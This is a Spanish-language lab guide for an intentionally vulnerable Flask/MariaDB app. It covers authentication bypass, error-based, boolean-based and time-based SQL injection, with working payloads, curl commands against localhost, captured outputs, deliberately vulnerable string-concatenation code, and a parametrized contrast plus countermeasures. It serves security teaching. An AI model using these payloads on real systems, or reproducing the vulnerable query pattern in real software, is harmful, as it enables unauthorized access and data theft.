Guía del laboratorio de inyección SQL

Cinco escenarios, procedimientos de prueba y evidencias

Documento	SQL_INJECTION_LAB_GUIDE.pdf
Proyecto	sqli-vulnerable-lab (Flask + PyMySQL + MariaDB)
Versión del documento	1.0
Fecha	7 de noviembre de 2026
Elaborado por	Technical Writing + Security Engineering
Clasificación	Uso educativo interno - datos ficticios
Base del contenido	Código del repositorio: app/, database/, docker-compose.yml, Dockerfile, scripts/, tests/, docs/seguridad.md

Advertencia: Este laboratorio es intencionalmente vulnerable y esta destinado exclusivamente a la formación en entornos locales y controlados. No lo despliegues en redes publicas ni uses sus técnicas contra sistemas sin autorización expresa. Todos los datos son ficticios.

Índice


1. Introducción a la inyección SQL . . . 3
2. Fundamentos técnicos . . . 3
2.1 La consulta que el programador quería . . . 3
2.2 La concatenación que rompe la frontera . . . 3
2.3 Clasificación de las técnicas . . . 4
3. Los cinco escenarios del laboratorio . . . 5
3.1 Escenario 1 - Login vulnerable (/login) . . . 5
3.2 Escenario 2 - Login seguro (/secure-login) . . . 5
3.3 Escenario 3 - Buscador error-based (/search) . . . 5
3.4 Escenario 4 - Producto boolean-based (/product) . . . 5
3.5 Escenario 5 - Producto time-based (/product) . . . 6
4. Procedimientos de prueba . . . 6
4.1 Preparación . . . 6
4.2 Procedimiento 1 - Bypass de autenticación . . . 6
4.3 Procedimiento 2 - Error-based . . . 6
4.4 Procedimiento 3 - Boolean-based . . . 6
4.5 Procedimiento 4 - Time-based . . . 7
4.6 Procedimiento 5 - Verificación del login seguro . . . 7
5. Entradas de prueba educativas . . . 7
6. Resultados esperados . . . 8
7. Evidencias . . . 8
7.1 Bypass de autenticación . . . 8
7.2 Error-based . . . 8
7.3 Boolean-based . . . 8
7.4 Time-based . . . 9
7.5 Login seguro (contraste) . . . 9
8. Interpretación de resultados . . . 9
9. Explicación de cada vulnerabilidad . . . 9
9.1 Login vulnerable: autenticación rota . . . 9
9.2 Buscador error-based: divulgación del error . . . 9
9.3 Producto boolean-based: inferencia por diferencia . . . 9
9.4 Producto time-based: inferencia a ciegas . . . 10
9.5 Login seguro: el contraste que confirma el diagnostico . . . 10
10. Contramedidas resumidas . . . 10
11. Glosario . . . 10

1. Introducción a la inyección SQL

La inyección SQL (SQL Injection, SQLi) es una técnica en la que una entrada del usuario se interpola en una sentencia SQL sin validar ni separar correctamente los datos de las instrucciones. El motor de base datos ejecuta esa entrada como parte del código SQL, lo que permite alterar la lógica de la consulta: leer datos que no deberían verse, modificar o borrar registros, saltarse la autenticación o, en algunos motores, ejecutar comandos del sistema.

El laboratorio **sqli-vulnerable-lab** reproduce de forma controlada cuatro técnicas habituales (bypass de autenticación, error-based, boolean-based y time-based) y un caso de contraste con consulta parametrizada. Esta incluido en el Top 10 de OWASP como **A03:2021 - Injection**, y el código vulnerable es real, aunque el despliegue queda limitado a 127.0.0.1.

> **Riesgo:** Usa este laboratorio solo en entornos locales y controlados. Realizar pruebas de inyección contra sistemas sin autorización expresa es ilegal en la mayoría de las jurisdicciones y contraviene la politica del proyecto (docs/seguridad.md).



Cuatro escenarios vulnerables y uno de contraste (login seguro)

La siguiente figura resume el mapa de escenarios. Los escenarios 1, 3, 4 y 5 son vulnerables; el escenario 2 es la versión segura que sirve como contraste y como referencia de la corrección.

2. Fundamentos técnicos

2.1 La consulta que el programador quería

El código legitimo del laboratorio consulta la tabla de usuarios para validar un inicio de sesión:

```sql
SELECT id, username, role FROM users
WHERE username = '{username}' AND password = '{password}'
```

La intención es que *{username}* y *{password}* sean **datos**: valores literales comparados con las columnas. Para que eso ocurra, el motor debe distinguir entre la estructura de la sentencia y los valores.


2.2 La concatenación que rompe la frontera

En la ruta vulnerable, Python construye la sentencia con una f-string antes de enviarla a la base de datos:

```python
```

```
sql = (
"SELECT id, username, role FROM users "
f"WHERE username = '{username}' AND password = '{password}'"
)
rows = query_raw(sql) # ejecuta el SQL tal cual (VULNERABLE)
```

El driver recibe una cadena ya cerrada. Como el valor de *{username}* se introduce entre comillas dentro de la cadena, un comentario -- o una condición *OR* incluidos en el campo cambian la estructura de la consulta. El motor ya no distingue datos de instrucciones: ese es el origen de la vulnerabilidad.



La entrada se interpola en la sentencia antes de llegar al motor de base de datos

2.3 Clasificación de las técnicas

Familia	Técnica	Como obtiene la información	Escenario del lab
In-band	Error-based	El servidor muestra el error SQL real.	Escenario 3 (/search)
In-band	Union-based	Añade una consulta UNION para leer otras tablas.	No incluido en el laboratorio
Inferencia	Boolean-based	Compara respuestas para condiciones verdaderas y falsas.	Escenario 4 (/product)
Inferencia	Time-based	Mide el retardo provocado en la consulta.	Escenario 5 (/product)
Inferencia	Login bypass	Cambia la lógica del WHERE para autenticarse sin credenciales.	Escenario 1 (/login)
Out-of-band	DNS / HTTP saliente	Exfiltra datos hacia un servidor externo.	No incluido en el laboratorio

Alcance didáctico

El laboratorio no implementa UNION-based ni out-of-band porque requieren permisos y configuraciones adicionales. Los cuatro mecanismos incluidos cubren los conceptos fundamentales: concatenación, error, inferencia booleana e inferencia temporal.

3. Los cinco escenarios del laboratorio

#	Escenario	Ruta	Parámetro	Técnica
1	Login vulnerable	/login	username, password	Concatenación / bypass
2	Login seguro	/secure-login	username, password	Consulta parametrizada
3	Buscador error-based	/search	q	Error SQL visible
4	Producto boolean-based	/product	id	Inferencia booleana
5	Producto time-based	/product	id	Inferencia temporal

3.1 Escenario 1 - Login vulnerable (/login)

El formulario envía *username* y *password* por POST. La ruta construye la sentencia por concatenación y la ejecuta con *query_raw()*. Si la consulta devuelve alguna fila, la sesión se marca como autenticada.

sql

```
SELECT id, username, role FROM users
WHERE username = '{username}' AND password = '{password}'
```

Con una credencial válida la consulta devuelve una fila. Con el payload de bypass, la condición del WHERE queda siempre verdadera y la consulta devuelve el primer usuario, autenticando al atacante:

sql

```
SELECT id, username, role FROM users WHERE username = 'admin' OR '1'='1' -- -' AND
password = 'loquesea'
```

3.2 Escenario 2 - Login seguro (/secure-login)

Misma funcionalidad, pero la entrada viaja como parámetro y no como parte de la cadena SQL:

sql

```
SELECT id, username, role FROM users
WHERE username = %s AND password = %s
```

python

```
rows = query_parametrized(sql, (username, password))
```

El payload de bypass se trata como texto literal: no devuelve filas y el formulario responde *Credenciales inválidas*.

3.3 Escenario 3 - Buscador error-based (/search)

El parámetro *q* se interpola dentro de un LIKE. Una comilla simple rompe la sintaxis y el servidor muestra la excepción real:

sql

```
SELECT id, name, price, stock FROM products
WHERE name LIKE '%{q}%'
```

sql

```
SELECT id, name, price, stock FROM products WHERE name LIKE '%' '%'
```

3.4 Escenario 4 - Producto boolean-based (/product)

El parámetro *id* se interpola en la condición. Una condición verdadera y otra falsa producen respuestas distintas, lo que permite inferir información:

sql

```
SELECT id, name, price, stock FROM products
WHERE id = '{pid}'
```

sql

```
SELECT id, name, price, stock FROM products WHERE id = '1' AND '1'='1'
SELECT id, name, price, stock FROM products WHERE id = '1' AND '1'='2'
```

3.5 Escenario 5 - Producto time-based (/product)

La misma ruta permite inyectar una función de retardo. Si el servidor tarda aproximadamente 5 segundos, la condición inyectada se evaluo como verdadera:

sql

```
SELECT id, name, price, stock FROM products
WHERE id = '1' AND SLEEP(5) -- -'
```

La medición real del laboratorio en marcha arroja unos 5,0 s, frente a los pocos milisegundos de una petición normal.

4. Procedimientos de prueba

4.1 Preparación

- Levanta el laboratorio: *./scripts/start.sh* (ver INSTALLATION_GUIDE.pdf).
- Comprueba que responde: *curl -s -o /dev/null -w "%{http_code}\n" http://127.0.0.1:8080/login* (200).
- Las páginas incluyen botones con payloads precargados: son la forma más rápida de ejecutar cada escenario desde el navegador.

4.2 Procedimiento 1 - Bypass de autenticación

Desde el navegador: abre */login*, escribe el payload en el campo de usuario y cualquier valor en la contraseña. Desde la terminal:

bash

```
curl -s -i -X POST http://127.0.0.1:8080/login \
--data-urlencode "username=admin' OR '1'='1' -- -" \
--data-urlencode "password=loquesea"
```

Resultado: **HTTP 302** con *Location: /dashboard* y cookie de sesión. La condición *OR '1'='1'* hace el WHERE siempre verdadero y -- - comenta el resto de la sentencia.

4.3 Procedimiento 2 - Error-based

bash

```
curl -s -G http://127.0.0.1:8080/search \
--data-urlencode "q='"
```

Resultado: la página muestra la consulta ejecutada y el error SQL completo (código 1064 de MariaDB).

4.4 Procedimiento 3 - Boolean-based

bash

```
curl -s -G http://127.0.0.1:8080/product \
--data-urlencode "id=1' AND '1'='1" | grep -o "Resultados: <strong>[0-9]*</strong>"
curl -s -G http://127.0.0.1:8080/product \
--data-urlencode "id=1' AND '1'='2" | grep -o "Resultados: <strong>[0-9]*</strong>"
```

Resultado: **1** resultado con la condición verdadera y **0** con la falsa. La diferencia demuestra que la entrada altera la lógica.

4.5 Procedimiento 4 - Time-based

```bash
curl -s -o /dev/null -w "tiempo: %{time_total}s\n" -G \
http://127.0.0.1:8080/product \
--data-urlencode "id=1' AND SLEEP(5) -- -"
```

Resultado: aproximadamente **5,0 s** de espera, frente a milisegundos en una petición normal.

4.6 Procedimiento 5 - Verificación del login seguro

```bash
curl -s -i -X POST http://127.0.0.1:8080/secure-login \
--data-urlencode "username=admin' OR '1'='1' -- -" \
--data-urlencode "password=loquesea"
```

Resultado: **HTTP 200** con el formulario y el mensaje *Credenciales inválidas*; no hay redirección ni sesión. Acceder después a */dashboard* devuelve **302** hacia */login*.

5. Entradas de prueba educativas

Todas las entradas de la tabla se han verificado contra el laboratorio en marcha. Son ejemplos didácticos; no son una lista exhaustiva de vectores de ataque.

Escenario	Campo	Entrada	Efecto
1. Login vulnerable	username	admin' OR '1'='1' -- -	Autentica como admin (302 a /dashboard).
1. Login vulnerable	username	' OR '1'='1' -- -	Autentica con cualquier usuario (302 a /dashboard).
1. Login vulnerable	username / password	admin / Password123!	Login legitimo (302 a /dashboard).
2. Login seguro	username	admin' OR '1'='1' -- -	No autentica: 200 con "Credenciales inválidas".
3. Error-based	q	'	Error SQL 1064 visible en la respuesta.
3. Error-based	q	Laptop	Busqueda legitima: 1 resultado.
3. Error-based	q	%' OR '1'='1	LIKE siempre verdadero: 6 resultados.
4. Boolean-based	id	1' AND '1'='1	Condición verdadera: 1 resultado.
4. Boolean-based	id	1' AND '1'='2	Condición falsa: 0 resultados.
4. Boolean-based	id	999' OR '1'='1	Condición siempre verdadera: 6 resultados.
5. Time-based	id	1' AND SLEEP(5) -- -	Respuesta en ~5 s.

6. Resultados esperados

Escenario	Entrada	Estado HTTP	Contenido / efecto
1	admin' OR '1'='1' -- -	302	Location: /dashboard; sesión autenticada.
1 (legitimo)	admin / Password123!	302	Location: /dashboard.
2	admin' OR '1'='1' -- -	200	Formulario con "Credenciales inválidas"; /dashboard -> 302 a /login.
3	'	200	Consulta ejecutada + "Error SQL: (1064, ...)".
3 (legitimo)	Laptop	200	1 resultado (Laptop Educativa 14).
4	1' AND '1'='1	200	1 resultado (Laptop Educativa 14).
4	1' AND '1'='2	200	0 resultados ("Sin resultados").
5	1' AND SLEEP(5) -- -	200	Tiempo de respuesta ~5 s.

Estos mismos resultados estan codificados en las pruebas *tests/test_login_vulnerable.py*, *tests/test_login_secure.py* y *tests/test_sqli_scenarios.py*.

7. Evidencias

Las siguientes salidas se capturaron del laboratorio en marcha (http://127.0.0.1:8080) y coinciden con el comportamiento del código.

7.1 Bypass de autenticación

bash

```
$ curl -s -i -X POST http://127.0.0.1:8080/login \
--data-urlencode "username=admin' OR '1'='1' -- -" \
--data-urlencode "password=loquesea"
HTTP/1.1 302 FOUND
Server: gunicorn
Content-Type: text/html; charset=utf-8
Location: /dashboard
# La sesion queda autenticada: acceder a /dashboard devuelve 200
# y muestra "Sesion iniciada como admin con rol admin".
```

7.2 Error-based

bash

```
$ curl -s -G http://127.0.0.1:8080/search --data-urlencode "q='"
Error SQL: (1064, "You have an error in your SQL syntax; check the manual that
corresponds to your MariaDB server version for the right syntax to use near
''' at line 1")
```

La página también muestra la consulta ejecutada: *SELECT id, name, price, stock FROM products WHERE name LIKE '%' '%'*.

7.3 Boolean-based

bash

```
$ curl -s -G http://127.0.0.1:8080/product --data-urlencode "id=1' AND '1'='1"
Resultados: 1 (aparece "Laptop Educativa 14")
$ curl -s -G http://127.0.0.1:8080/product --data-urlencode "id=1' AND '1'='2"
Resultados: 0 ("Sin resultados")
```

7.4 Time-based

```bash
$ curl -s -o /dev/null -w "tiempo total: %{time_total}s\n" \
-G http://127.0.0.1:8080/product --data-urlencode "id=1' AND SLEEP(5) -- -"
tiempo total: 5.009461s
```

7.5 Login seguro (contraste)

```bash
$ curl -s -i -X POST http://127.0.0.1:8080/secure-login \
--data-urlencode "username=admin' OR '1'='1' -- -" \
--data-urlencode "password=loquesea"
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
# El cuerpo contiene: "Credenciales invalidas."
# Acceder a /dashboard devuelve 302 con Location: /login.
```

8. Interpretación de resultados

- **Código de estado:** un 302 a /dashboard indica autenticación correcta en /login; un 200 con el formulario indica fallo. En /secure-login, el 200 con *Credenciales inválidas* es la respuesta correcta frente al bypass.
- **Diferencia de contenido:** en el escenario booleano, comparar el número de resultados (1 frente a 0) confirma que la condición inyectada se evalua. Es inferencia, no lectura directa de datos.
- **Texto del error:** el código 1064 de MariaDB revela que la entrada rompio la sintaxis SQL. En un sistema real, este mensaje expone la estructura de la consulta y la versión del motor.
- **Tiempo de respuesta:** un retardo de ~5 s con SLEEP(5) demuestra que el motor ejecuta la función inyectada. Es una técnica a ciegas: no hace falta que el servidor muestre datos ni errores.
- **Consulta mostrada:** la página de resultados incluye la sentencia exacta ejecutada, lo que permite verificar visualmente como la entrada modifica la estructura.

Ruido y reproducibilidad

Los tiempos pueden variar ligeramente segun la carga del equipo. Las pruebas automatizadas exigen un retardo mayor de 4 s para absorber ese margen.

9. Explicación de cada vulnerabilidad

9.1 Login vulnerable: autenticación rota

La causa es la concatenación de *username* y *password* en la sentencia. Un atacante controla la condición del WHERE y puede hacerla siempre verdadera. El sistema confia en que la consulta devuelva filas como prueba de identidad, y el bypass la devuelve: se omite por completo la comprobación de la contraseña. Clasificación típica: **CWE-89 (Improper Neutralization of Special Elements used in an SQL Command)**, con severidad crítica en contextos expuestos.

9.2 Buscador error-based: divulgación del error

La ruta captura la excepción y la pinta en la página con *str(exc)*. Eso revela el motor, la versión aproximada y la estructura de la consulta, lo que acelera la explotación. Además del CWE-89, aquí concurre el **CWE-209 (Generation of Error Message Containing Sensitive Information)**. La vulnerabilidad de fondo sigue siendo la concatenación.

9.3 Producto boolean-based: inferencia por diferencia

Aunque la respuesta no muestre los datos directamente, la diferencia entre una condición verdadera y una falsa permite deducir valores preguntando al servidor. Es la base de la extracción ciega de datos registro a registro.

9.4 Producto time-based: inferencia a ciegas

Cuando el servidor no devuelve ni errores ni diferencias visibles, SLEEP() permite medir la evaluación de una condición por el tiempo de respuesta. Es la técnica más lenta, pero funciona aunque la aplicación oculte los errores.

9.5 Login seguro: el contraste que confirma el diagnostico

El mismo payload que abre el login vulnerable no abre el seguro. La diferencia no esta en el formulario, sino en como se envía la entrada: con marcadores *%s* y una tupla de parámetros. El driver se encarga de escapar los valores, por lo que el payload se trata como texto y la estructura de la sentencia no cambia.

Correcto: La comparación entre /login y /secure-login es la evidencia didáctica más clara del laboratorio: la vulnerabilidad no es "el usuario escribe raro", es la frontera entre datos e instrucciones.

10. Contramedidas resumidas

Medida	Escenarios que mitiga	Referencia
Consultas parametrizadas (%s + tupla de parámetros)	1, 3, 4, 5	SQL_INJECTION_REMEDIATION_GUIDE.pdf
Validación de tipo y formato (id entero, q acotado)	3, 4, 5	SQL_INJECTION_REMEDIATION_GUIDE.pdf
No exponer excepciones SQL; logging interno	3	SQL_INJECTION_REMEDIATION_GUIDE.pdf
Hash de contraseñas (bcrypt / argon2)	1	SECURITY_ASSESSMENT_REPORT.pdf
Principio de menor privilegio en la base de datos	1, 3, 4, 5	SECURITY_ASSESSMENT_REPORT.pdf

11. Glosario

Termino	Definición
SQLi	Inyección SQL: inserción de código SQL en una entrada de usuario.
Payload	Entrada maliciosa diseñada para explotar la vulnerabilidad.
Concatenación	Union de la entrada del usuario con la sentencia SQL como texto; origen habitual de la inyección.
Parametrización	Envío de los valores separados de la sentencia, con marcadores que el driver rellena de forma segura.
Error-based	Técnica que aprovecha los mensajes de error SQL mostrados al usuario.
Boolean-based	Inferencia por comparación de respuestas ante condiciones verdaderas y falsas.
Time-based	Inferencia por medición del tiempo de respuesta (p. ej., SLEEP).
Bypass de autenticación	Técnica para iniciar sesión sin credenciales válidas alterando la consulta de login.
Frontera datos/instrucciones	Separación entre el código SQL y los valores; su ruptura permite la inyección.

Siguiente paso

Para corregir las vulnerabilidades descritas, consulta *SQL_INJECTION_REMEDIATION_GUIDE.pdf*; para la clasificación de severidad y las referencias OWASP, consulta *SECURITY_ASSESSMENT_REPORT.pdf*.